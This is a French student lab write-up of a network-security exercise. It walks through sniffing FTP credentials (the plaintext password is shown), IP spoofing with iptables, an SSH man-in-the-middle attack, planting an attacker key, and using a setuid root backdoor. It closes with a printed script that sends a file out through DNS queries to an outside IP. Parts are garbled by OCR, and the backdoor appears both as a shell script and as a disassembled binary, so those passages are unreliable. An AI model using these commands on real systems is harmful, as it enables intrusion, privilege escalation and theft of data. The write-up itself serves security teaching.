A screenshot of a terminal window titled "Terminal". The window has a dark background and light-colored text. At the top, there is a menu bar with options: Fichier, Édition, Affichage, Rechercher, Terminal, Aide. Below the menu, the terminal prompt shows "[vikim@l4712-22 ~] \$". The user then runs the command "scp -P 2222 root@localhost:/root/cap.pcap ~/". A password prompt follows: "root@localhost's password:". The user enters their password. The command then continues with "cap.pcap" and shows a progress bar: "100% 25MB 103.7MB/s 00:00". Finally, the user runs "cd ~" and "pwd" to show they are in their home directory at "/usagers3/vikim". The terminal ends with "[vikim@l4712-22 ~] \$".

```
Fichier Édition Affichage Rechercher Terminal Aide
[vikim@l4712-22 ~] $ scp -P 2222 root@localhost:/root/cap.pcap ~/root@localhost's password:
cap.pcap
[vikim@l4712-22 ~] $ cd ~
[vikim@l4712-22 ~] $ pwd
/usagers3/vikim
[vikim@l4712-22 ~] $
```

où *eth0* est notre interface réseau [4]. Cette commande a généré un fichier *mycap.pcap* contenant les informations de 3972 paquets.



3. Analysez votre capture avec Wireshark[1] (Vous pouvez utiliser la commande `scp` pour récupérer votre fichier de capture). Quels protocoles observez-vous ? Avec quelles machines Alice communique-t-elle ?



En analysant la capture Wireshark, on observe les protocoles suivants : TCP, SSH, et ARP. Alice communique avec les machines ayant les adresses IP 10.22.0.254 (la passerelle) et 10.22.1.11 (une autre machine dans le réseau).

4. Récupérez l'identifiant et le mot de passe du serveur FTP auquel se connecte Alice. Essayez de vous connecter à ce serveur. Est-ce possible ? Pourquoi ?

Nous avons appliqu  un filtre FTP pour afficher uniquement les paquets li s   ce protocole. Cela nous a permis d'observer directement deux requ tes FTP contenant le nom d'utilisateur et le mot de passe. L'identifiant d'Alice est Alice, et son mot de passe est A1!c3P4\$\$w0rD.



3.2 Usurpation d'adresse IP

1. Quelle est l'adresse IP de la machine de Alice ?

L'adresse IP de la machine d'Alice est 10.22.0.11

2. Usurpez l'adresse IP de Alice. Connectez-vous ensuite au serveur FTP et récupérez le fichier password.txt.

Pour usurper l'adresse IP d'Alice, nous avons modifié la configuration du pare-feu de notre machine afin que les paquets sortants sur l'interface eth0 aient l'adresse IP 10.22.0.11 [5, 6]. La commande utilisée pour spoofe l'adresse IP d'Alice est la suivante :

```
sudo iptables -t nat -A POSTROUTING -o eth0 -j SNAT --to-source 10.22.0.11
```

Nous avons également désactivé le Reverse Path Filtering en exécutant la commande :

```
echo 0 > /proc/sys/net/ipv4/conf/all/rp_filter
```

Après ces configurations, nous nous sommes connectés au serveur FTP et avons récupéré le fichier password.txt, qui contenait le code 0794.

```
(root㉿kali)-[~]
└─# ip route add 10.22.0.0/24 dev eth0 proto kernel scope link src 10.22.0.11

[root@kali ~]#
└─# ftp 10.22.1.11
Connected to 10.22.1.11.
220 (vsFTPD 3.0.5)
Name (10.22.1.11:root): alice
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> ls
229 Entering Extended Passive Mode (|||46465|)
150 Here comes the directory listing.
--rw-rw-r-- 1 1000 1000 2181741 Nov 01 22:29 OWASP_Testing_Guide_v4.pdf
--rw-rw-r-- 1 1000 1000 235 Nov 02 01:18 TODO.md
drwxrwxr-x 1 1000 1000 54 Mar 27 19:04 backups
--rw-rw-r-- 1 1000 1000 55829 Oct 27 21:24 jalapeno.jpg
--rw-rw-r-- 1 1000 1000 29 Nov 04 22:30 password.txt
--rw-rw-r-- 1 1000 1000 365 Nov 04 18:46 secret.txt
226 Directory send OK.
ftp>
ftp> get password.txt
local: password.txt remote: password.txt
229 Entering Extended Passive Mode (|||60675|)
150 Opening BINARY mode data connection for password.txt (29 bytes).
100% [*****] 29 5.36 KiB/s 00:00 ETA
226 Transfer complete.
29 bytes received in 00:00 (4.09 KiB/s)
ftp>
ftp> 
```

```
1 (root㉿kali)-[~]
$ └─# cat password.txt
: Code of the front door: 0794
|
[root@kali ~]#
└─# 
```

3. Quel est le mécanisme qui empêchait de se connecter au serveur dans la partie 5.1.4 ? Est-ce un mécanisme de sécurité efficace ?

Un mécanisme de restriction basé sur l'adresse IP d'Alice nous empêchait initialement de nous connecter au serveur, car notre machine n'avait pas l'adresse IP d'Alice. Cependant, ce mécanisme ne constitue pas une protection efficace, car, comme nous l'avons démontré, il est possible de spoofe l'adresse IP d'Alice pour contourner cette restriction et se connecter au serveur.

3.3 Machine in the Middle

1. Il semble qu'Alice grade des copies de ses fichiers de configuration sur le serveur FTP. Récupérez la configuration de son client SSH.

La configuration SSH d'Alice se trouve dans le fichier backups/ssh_config sur le serveur FTP. Nous avons récupéré ce fichier pour examiner la configuration.

The terminal window shows an FTP session with Alice:

```
root@kali:~  
Fichier Édition Affichage Rechercher Terminal Aide  
-rw-rw-r-- 1 1000 1000 55829 Oct 27 21:24 jalapeno.jpg  
-rw-rw-r-- 1 1000 1000 29 Nov 04 22:30 password.txt  
-rw-rw-r-- 1 1000 1000 365 Nov 04 18:46 secret.txt  
226 Directory send OK.  
ftp> get .ssh  
local: .ssh remote: .ssh  
229 Entering Extended Passive Mode (|||52079|)  
550 Failed to open file.  
ftp> cd .ssh  
250 Directory successfully changed.  
ftp>  
ftp> ls  
229 Entering Extended Passive Mode (|||54424|)  
150 Here comes the directory listing.  
-rw-rw-r-- 1 1000 1000 92 Nov 03 19:39 authorized_keys  
226 Directory send OK.  
ftp> get authorized_keys  
local: authorized_keys remote: authorized_keys  
229 Entering Extended Passive Mode (|||47658|)  
150 Opening BINARY mode data connection for authorized_keys (92 bytes).  
100% ****  
92 91.58 Kib/s 00:00 ETA  
226 Transfer complete.  
92 bytes received in 00:00 (31.83 Kib/s)
```

The Firefox browser window displays a罫e note from Rainbowtech:

Due to unpaid overtime, insufficient access to healthcare and poor work conditions, the employees of Rainbowtech will go on a strike on 18/12. It will last until our grievances are addressed. For further question, please contact Alice Champlin and Bob Turcotte.

// DO NOT SHARE THOSE NOTES OR STORE THEM UNENCRYPTED !\

...
[root@kali] ~
[root@kali] ~
[root@kali] ~
[root@kali] ~
[root@kali] ~
[root@kali] ~
[root@kali] ~

2. Identifiez les vulnérabilités présentes dans cette configuration. Que pourriez-vous faire comme attaque ? Expliquez précisément.

On remarque que la configuration contient `StrictHostKeyChecking=no`, ce qui indique au client qu'il peut faire confiance à la machine cible sans vérifier la clé. Cela signifie que SSH ajoute simplement la nouvelle clé aux clés connues et autorise les connexions sans vérifier si la clé a été modifiée [7].

Cette configuration expose à des risques d'attaques de type Man in the Middle (MitM), car il devient impossible de savoir si un nouveau client se connecte ou si une clé a été modifiée pour mener une attaque. En acceptant automatiquement toutes les nouvelles clés, des clients malveillants pourraient exploiter cette vulnérabilité pour intercepter ou manipuler la session [8].


3. Utilisez SSH-MITM[7] pour réaliser une attaque Machine in the Middle sur la connexion SSH de Alice et prendre le contrôle du serveur.

Note : pour rediriger les connexions qui arrivent sur le port 22 de votre machine Kali Linux sur le port 10022 utilisé par SSH-MITM, vous pouvez utiliser la commande iptables suivante : **iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 22 -j REDIRECT --to-port 10022**

Nous avons utilisé l'outil SSH-MITM [9] pour effectuer une attaque de type Man In The Middle sur la connexion SSH d'Alice. La commande suivante a été exécutée :

```
ssh-mitm server --remote-host 10.22.1.11
```

Cette commande a permis d'intercepter et de manipuler les communications entre Alice et le serveur cible.



```
SSH-MITM - ssh audits made simple
Fichier Édition Affichage Rechercher Terminal Aide


[root@kali] ~]
# ssh-mitm server --remote-host 10.22.1.11
SSH-MITM - ssh audits made simple
Version: 2.1.0
Documentation: https://docs.ssh-mitm.at
Issues: https://github.com/ssh-mitm/ssh-mitm/issues

[03/27/23 21:01:57] INFO      generated temporary RSAKey key with 2048 bit length and
fingprints:
MD5:6d:10:22:d8:7f:b6:2e:9a:cc:0e:75:d
1:26:6f:12:de
SHA256:G1/0ogpmck1oRjxdyFqwGxyGQ/SnBjE
F6/IVrgmAeBk
INFO      listen interfaces 0.0.0.0 and :: on port 10022
[03/27/23 21:13:02] INFO      i session
90dd4ee9-4fb4-a682-373cba1105c8
created
INFO      i connected client version:
SSH-2.0-OpenSSH_8.8
INFO      △ client affected by CVEs:
* CVE-2020-14145:
https://docs.ssh.mitm.at/CVE-2020-14145.html
client connecting for the first time or
```

La dernière capture d'écran montre clairement que nous avons pris le contrôle du serveur SSH et que nous sommes connectés en tant qu'Alice, validant ainsi la réussite de l'attaque.


4. Investigation numérique

1. Connectez-vous au serveur FTP en utilisant la méthode vue en 5.2.2. En remarquant qu'il est possible d'écrire des fichiers arbitraires sur le serveur, ajoutez la clé publique SSH de votre machine Kali Linux à la liste des clés autorisées pour se connecter au compte d'Alice et connectez vous en SSH au serveur.



```
Fichier Édition Affichage Rechercher Terminal Aide
└─(root@kali)-[~]
# ls
authorized_keys

└─(root@kali)-[~]
# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): keyfile
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in keyfile
Your public key has been saved in keyfile.pub
The key fingerprint is:
SHA256:3TnSAVUN15fDeeCZGlun28x8PZjt7MvFIkFUrIhbVMw root@kali
The key's randomart image is:
+--- [RSA 3072] ---+
| .+=++*+=|
| .oE..0=|
| o .+.= |
| ..o+.B o |
| Soo O . |
| . . o+B.|
| .oooX|
```



```
root@server: ~
Fichier Édition Affichage Rechercher Terminal Aide
└─(root@kali)-[~]
# ls
authorized_keys keyfile keyfile.pub

└─(root@kali)-[~]
# vim authorized_keys

└─(root@kali)-[~]
# cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1TE5AAAAIPtqrzfIH8C37CjCd2TSdy46ApUAMAt5E9P1xnngL/c4 root@alice
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQCzD7Rkn52oruvBv1P1nid1bu2ZKR4y9ju2s/N1fiudwpTgcbLpNNykf1HKcA+VY
TG2R1owAfAxCgsSGipYdhtqZqfefXjXaFakMFnpwymlznInvDnDh/+qM0zT42Mh45CVBkJ1AvpCTdSGTgJMTfZzSfCDxuoQagGI2AY
tU3ET/xQT3tq5F4i0KGPaWTCKx+isoM2+jg8U8RPC4Mjt5ASy9zy/Tkswobnf3h0qaj0zg77syo8He9usqA0fv7Evn1f6@NzmV0Qr
C310FKIOhie9JS6yzC7CDE/DFcl3A2sm3ERLbccQyCAZ70jhu+Nbu6KcJy1UE5jqCHqZ91o+6TGmAu4C7A0rcM8yg4DIkyOsol
rg1JVZd5syz1FdfRpX4513cfb1IvrYR0/s+AK/MD5zMTsyJUF20hnNH1MyE2TP2rwz1fPLapFmD5Xfqbu/pf5hHiRfsREjo2NAtB
10/t1hDtyh1Um0j00uKGJAiwJ1HkqVYtmCGBn/PxdN8Tc= root@kali

└─(root@kali)-[~]
# ssh -i keyfile alice@10.22.1.11
The authenticity of host '10.22.1.11 (10.22.1.11)' can't be established.
ED25519 key fingerprint is SHA256:zStVTLu5l/B1Y4LiKn/lh6owmYLH3xua2LBxiKreGs8.
This key is not known by any other names
```


2. Retrouvez la porte dérobée laissée par les pirates.[9]

En suivant la référence, nous avons cherché des fichiers avec le bit setuid activé. Ce mécanisme permet à un utilisateur d'exécuter un fichier avec les permissions du propriétaire, ce qui peut potentiellement être exploité.

La recherche a été effectuée à l'aide de la commande suivante :

```
find / -perm -u=s -type f 2>/dev/null
```

Cette commande liste tous les fichiers ayant le bit setuid activé, tout en supprimant les messages d'erreur relatifs aux permissions avec 2>/dev/null.



The terminal window shows the following output:

```
alice@server:~
Fichier Édition Affichage Rechercher Terminal Aide

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Apr  3 20:54:32 2023 from 10.22.1.254
alice@server:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/local/bin/.backdoor
alice@server:~$ cd /usr/local/bin/.backdoor
-bash: cd: /usr/local/bin/.backdoor: Not a directory
alice@server:~$ cd client_loop: send disconnect: Broken pipe

alice@server:~$ ls -lah "/usr/local/bin/.backdoor"
-rwsrwsr-x 1 root root 27K Nov  3 20:27 /usr/local/bin/.backdoor
alice@server:~$ ls
OWASP_Testing_Guide_v4.pdf TODO.md backups jalapeno.jpg password.txt secret.txt
alice@server:~$ cat "/usr/local/bin/.backdoor"
#!/bin/sh
# This script is a backdoor shell for testing purposes.
# It uses setuid to run as root and provides a basic command-line interface.

# Function to handle user input
handle_input() {
    read -p "Enter command: " cmd
    if [ "$cmd" = "exit" ]; then
        exit
    else
        # Execute the command as root
        su -c "$cmd"
    fi
}

# Main loop
while true; do
    handle_input
done
```

Nous avons identifié un programme de porte dérobée situé à `/usr/local/bin/.backdoor`. Ce fichier, avec le setuid activé, peut potentiellement permettre une élévation de priviléges s'il est exploité correctement.

3. Transférez le programme de porte dérobée sur la machine Kali Linux et analysez-le à l'aide de radare2. Que fait ce programme ? Que se passe-t-il lorsqu'il est exécuté sur la machine du serveur ?

```
(root㉿kali)-[~]
└─# scp -i keyfile alice@10.22.1.11:/home/alice/secret.txt /root
secret.txt                                         100%   365    96.2KB/s  00:00

(root㉿kali)-[~]
└─# ls
authorized_keys  keyfile  keyfile.pub  radare2  secret.txt

(root㉿kali)-[~]
└─# cat secret.txt
# Rainbowtech trade union internal notes

Due to unpaid overtime, insufficient access to healthcare and poor work conditions, the employees of Rainbowtech will go on a strike on 18/12.
It will last until our grievances are addressed. For further question, please contact Alice Champlin and Bob Turcotte.

/!\ DO NOT SHARE THOSE NOTES OR STORE THEM UNENCRYPTED /!\
(root㉿kali)-[~]
└─#
```

```
.. .bash_history .bashrc.original .profile .viminfo authorized_keys keyfile.pub

(root㉿kali)-[~]
└─# git clone https://github.com/radareorg/radare2
Cloning into 'radare2'...
remote: Enumerating objects: 273569, done.
remote: Counting objects: 100% (705/705), done.
remote: Compressing objects: 100% (360/360), done.
remote: Total 273569 (delta 429), reused 564 (delta 341), pack-reused 272864
Receiving objects: 100% (273569/273569), 163.61 MiB | 10.72 MiB/s, done.
Resolving deltas: 100% (214021/214021), done.

(root㉿kali)-[~]
└─# ls
authorized_keys  keyfile  keyfile.pub  radare2

in (root㉿kali)-[~]
un └─# cd radare2
re (root㉿kali)-[~/radare2]
re # sys/install.sh
re le kernel / congratulations.txt. Cette question rapporte 5 points bonus sur le TP.
```

```

└─(root㉿kali)-[~/radare2]
# ls
COMMUNITY.md      README.md          configure      env.sh        mk          test
CONTRIBUTING.md   SECURITY.md       configure-plugins global.mk    pkgcfg      vsfix.bat
COPYING           USAGE.md          configure.acr   libr         plugins.cfg
COPYING.LESSER    autogen.sh        configure.bat   make.bat     preconfigure
DEVELOPERS.md     binr             configure.hook  man         preconfigure.bat
INSTALL.md        config-user.mk   dist           meson.build  shlr
Makefile          config-user.mk.acr doc            meson_options.txt sys

└─(root㉿kali)-[~/radare2]
# cd ..

└─(root㉿kali)-[~]
# r2 .backdoor
[0x00401060]> i
fd      3
file   .backdoor
size   0x6840
humansz 26.1K

```

Fichier Edition Affichage Rechercher Terminal Aide

```

[0x00401060]> afl
[0x00401060]> pdf @main
p: Cannot find function at 0x00401146
[0x00401060]> aaa
[+] Analyze all flags starting with sym. and entry0 (aa)
[+] Analyze function calls (aac)
[+] Analyze len bytes of instructions for references (aar)
[+] Finding and parsing C++ vtables (avrr)
[+] Type matching analysis for all functions (aft)
[+] Propagate noreturn information (aanr)
[+] Use -AA or aaaa to perform additional experimental analysis.
[0x00401060]> pdf @main
      ; DATA XREF from entry0 @ 0x401078
52: int main (int argc, char **argv, char **envp);
    0x00401146    55          push rbp
    0x00401147    4889e5      mov rbp, rsp
    0x0040114a    bf00000000  mov edi, 0
    0x0040114f    e8ecfeffff  call sym.imp.setuid
    0x00401154    bf00000000  mov edi, 0
    0x00401159    e8d2feffff  call sym.imp.setgid

```

```
root@kali: ~
Fichier Édition Affichage Rechercher Terminal Aide
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00401060]> pdf @main
    ; DATA XREF from entry0 @ 0x401078
52: int main (int argc, char **argv, char **envp);
    0x00401146      55          push rbp
    0x00401147      4889e5     mov rbp, rsp
    0x0040114a      bf00000000  mov edi, 0
    0x0040114f      e8ecfeffff  call sym.imp.setuid
    0x00401154      bf00000000  mov edi, 0
    0x00401159      e8d2feffff  call sym.imp.setgid
    0x0040115e      ba00000000  mov edx, 0
    0x00401163      be10204000  mov esi, str.bash      ; 0x402010 ; "bash"
    0x00401168      bf15204000  mov edi, str._bin_bash ; 0x402015 ; "/bin/bash"
    0x0040116d      b800000000  mov eax, 0
    0x00401172      e8d9feffff  call sym.imp.execl
    0x00401177      90          nop
    0x00401178      5d          pop rbp
    0x00401179      c3          ret
```

Le programme appelle la fonction setuid avec l'argument 0. Cette fonction tente de changer l'ID d'utilisateur effectif du processus en cours d'exécution à 0, qui correspond à l'utilisateur root. Ensuite, le programme appelle la fonction setgid avec l'argument 0. Cette fonction tente de changer l'ID de groupe effectif du processus en cours d'exécution à 0, qui correspond aussi au groupe root. Enfin, le programme appelle la fonction execl avec les arguments "/bin/bash" et "-bash". Cette fonction remplace le processus actuel par un nouveau processus exécutant le shell Bash. Puisque le processus en cours d'exécution a maintenant les priviléges de l'utilisateur root, le shell Bash lancé aura également ces priviléges élevés. Lorsque le programme est exécuté sur la machine du serveur, il tente d'obtenir les priviléges de l'utilisateur root et de lancer un shell Bash avec ces priviléges.

4. En utilisant la porte dérobée, devenez root et récupérez le fichier steal_secret. Que fait ce programme ?

```
alice@server:~$ /usr/local/bin/.backdoor
root@server:~# ls
OWASP_Testing_Guide_v4.pdf  TODO.md  backups  jalapeno.jpg  password.txt  secret.txt
root@server:~#
```

Avec la commande "scp -i keyfile alice@10.22.1.11:/home/alice/steal_secret /root" on récupère le fichier localement.

```
[root@kali:~]
# cat steal_secret
#!/bin/bash
cd /home/alice
f=secret.txt; s=4;b=57;c=0; for r in $(for i in $(base64 -w0 $f| sed "s/.{\{b\}}/&\n/g");do
if [[ "$c" -lt "$s" ]]; then echo -ne "$i-."; c=$((c+1)); else echo -ne "\n$i-."; c=1; fi
; done ); do dig @93.184.216.34 `echo -ne $r$f|tr "+" "*"` +short +noidnin +noidnout; done
```

